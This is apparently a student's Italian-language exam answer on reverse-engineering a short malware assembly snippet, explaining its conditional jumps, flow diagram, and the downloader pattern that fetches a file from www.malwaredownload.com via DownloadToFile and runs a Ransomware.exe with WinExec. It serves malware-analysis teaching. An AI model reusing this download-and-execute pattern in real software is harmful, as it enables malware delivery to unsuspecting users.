TEST 20/01/2023

FACCILONGO DOMENICO

ANALISI AVANZATE: UN APPROCCIO PRATICO

TASK

Con riferimento al codice presente nelle slide successiva, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale salto condizionale effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni <<call>> presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.
5. BONUS: Dettagliare

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

ANALISI E VALUTAZIONE

Iniziamo nel rispondere ai quesiti dettati dalle task:

1. SPIEGARE E MOTIVARE I SALTI CONDIZIONALI EFFETTUATI

Prendendo in riferimento la prima figura, possiamo notare che si hanno due salti condizionali, come indicati nella figura sottostante.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	Salto condizionale NON effettuato
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	Salto condizionale effettuato
00401068	jz	loc 0040FFA0	; tabella 3

- **<<jnz>> (Jump not zero)** Salto condizionale che si verifica qual ora lo ZF (ZeroFlag) risulti uguale a 0. Ciò si ottiene quando, generalmente, nella comparazione dell'istruzione precedente, "cmp", destinazione è sorgente possiedono valori differenti.

jnz loc ←→ *ZF=0* ←→ *Destinazione >/< Sorgente*

IN QUESTO CASO IL SALTO CONDIZIONALE NON VIENE EFFETTUATO!

- **<<jz>> (Jump zero)** Differentemente dal precedente, in tal caso si verifica il salto condizionale se la ZF (ZeroFlag) risulti essere uguale a 1. Questo si ottiene quando nella comparazione dell'istruzione precedente, "cmp", destinazione e sorgente hanno gli stessi valori.

jz loc ←→ *ZF=1* ←→ *Destinazione = Sorgente*


In questo caso il salto condizionale viene effettuato, in quanto, il contenuto di EBX, inizialmente è uguale 10. Successivamente viene incrementato di 1 dall'istruzione <<**inc**>>, infine viene effettuata la comparazione tra EBX=11 e 11. Quindi la ZF viene settata a 1 ed il salto condizionale viene effettuato.

2. DISEGNARE IL DIAGRAMMA DI FLUSSO DEL CODICE ASSEMBLY

LEGENDA:

➔ Salto NON effettuato

➔ Salto effettuato



3. INDICARE LE FUNZIONALITA' IMPLEMENTATE DAL MALWARE

Le due funzionalità ritrovate all'interno dell'intero codice sono relativamente **<<DownloadToFile()>>** e **<<WinExec()>>** Come possiamo notare dalle tabelle 2 e 3:

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

- **<<DownloadToFile()>>:** E' un API per scaricare bit da internet e salvarli all'interno di un file sul disco rigido del computer infetto. Questa funzione deriva dal downloader, un tipo di programma (malware) che scarica da internet un malware o un componente di esso e lo esegue sul sistema target. La sua sintassi è:

```
HRESULT URLDownloadToFile(
              LPUNKNOWN            pCaller,
              LPCTSTR              szURL,
              LPCTSTR              szFileName,
  _Reserved_  DWORD                dwReserved,
              LPBINDSTATUSCALLBACK lpfnCB
);
```

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

- **<<WinExec()>>:** API messa a disposizione da Windows. In breve è il susseguirsi di DownloadToFile, di fatti, per definizione, dopo che il programma avrà scaricato da internet il malware, il downloader dovrà procedere al suo avvio e per farlo utilizza, in questo caso, **WinExec().** La sua sintassi è:

```
UINT WinExec(
  [in] LPCSTR lpCmdLine,
  [in] UINT   uCmdShow
);
```

4. DETTAGLIARE COME SONO PASSATI GLI ARGOMENTI PER LE CHIAMATE DI FUNZIONI

Riprendiamo le due tabelle (2, 3) in modo da analizzare le istruzioni che dettano gli argomenti alle chiamate di funzioni:

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

- **mov EAX, EDI**: Copia il contenuto del puntatore di registro EDI nel registro EAX. Il contenuto di EDI è proprio l'URL dal quale il downloader và a scaricare il malware.
- **push EAX**: in tal caso viene spinto il registro EAX in cima allo stack, il cui contenuto è l'argomento URL al fine di indirizzarci, nella chiamata di funzione, all'URL indicato.

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

- **mov EDX, EDI:** Copia il contenuto del puntatore di registro EDI nel registro EDX. Il contenuto in questo caso di EDI corrisponde al path in cui si trova il malware scaricato precedentemente
- **push EDX:** Viene spinto il registro EDX in cima allo stack, il cui contenuto è l'argomento .exe necessario per l'esecuzione del programma.

5. BONUS: DETTAGLIARE

Dettagliando il codice possiamo infine dare alcune conclusioni. Innanzitutto ne deriva che, affinché il download del malware venga effettuato c'è bisogno che lo stesso file eseguibile sia importato della libreria **Wininet.dll**. Stessa cosa, affinché il malware scaricato venga eseguito il file eseguibile ha bisogno della libreria importata **Kernel32.dll**.
Ma analizzando dettagliatamente il codice possiamo dire anche che il download del programma non verrà mai effettuato in quanto, il primo salto condizionale **jnz,** non avverrà a causa della comparazione di due valori identici (EAX=5, 5) che darà come risultato ZF=1.
Di conseguenza se il download non verrà effettuato all'ora l'esecuzione del programma, dalla chiamata di funzione **WinExec()**, risulterebbe inutile, a meno che non sia stato effettuato un download di un **Ramsoware** (come dice la note di EDI) precedentemente.

ISTRUZIONI	SIGNIFICATO
mov EAX, 5	Copia il valore 5 nel registro EAX
mov EBX, 10	Copia il valore 10 nel registro EBX
cmp EAX, 5	Comparazione di 5 con il registro EAX, se uguali setta il valore di ZF (ZeroFlag) a 1 e CF (CarryFlag) a 0
jnz loc_0040BBA0	Salto condizionale effettuato se lo ZF della cmp precedente risulta 0
inc EBX	Incrementa di 1 il valore del registro EBX
cmp EBX, 11	Comparazione di 11 con il registro EBX, se uguali setta il valore di ZF (ZeroFlag) a 1 e CF (CarryFlag) a 0
jz loc_0040FFA0	Salto condizionale effettuato se lo ZF della cmp precedente risulta 1
mov EAX, EDI	Copia il contenuto del puntatore di registro di memoria EDI nel registro EAX
push EAX	Spinge il registro EAX in cima allo stack
call DownloadToFile()	Chiamata di funzione per il download del file eseguibile (malware)
mov EDX, EDI	Copia il contenuto del puntatore di registro di memoria EDI nel registro EDX
push EDX	Spinge il registro EDX in cima allo stack
call WinExec()	Chiamata di funzione per l'esecuzione del file eseguibile (malware) scaricato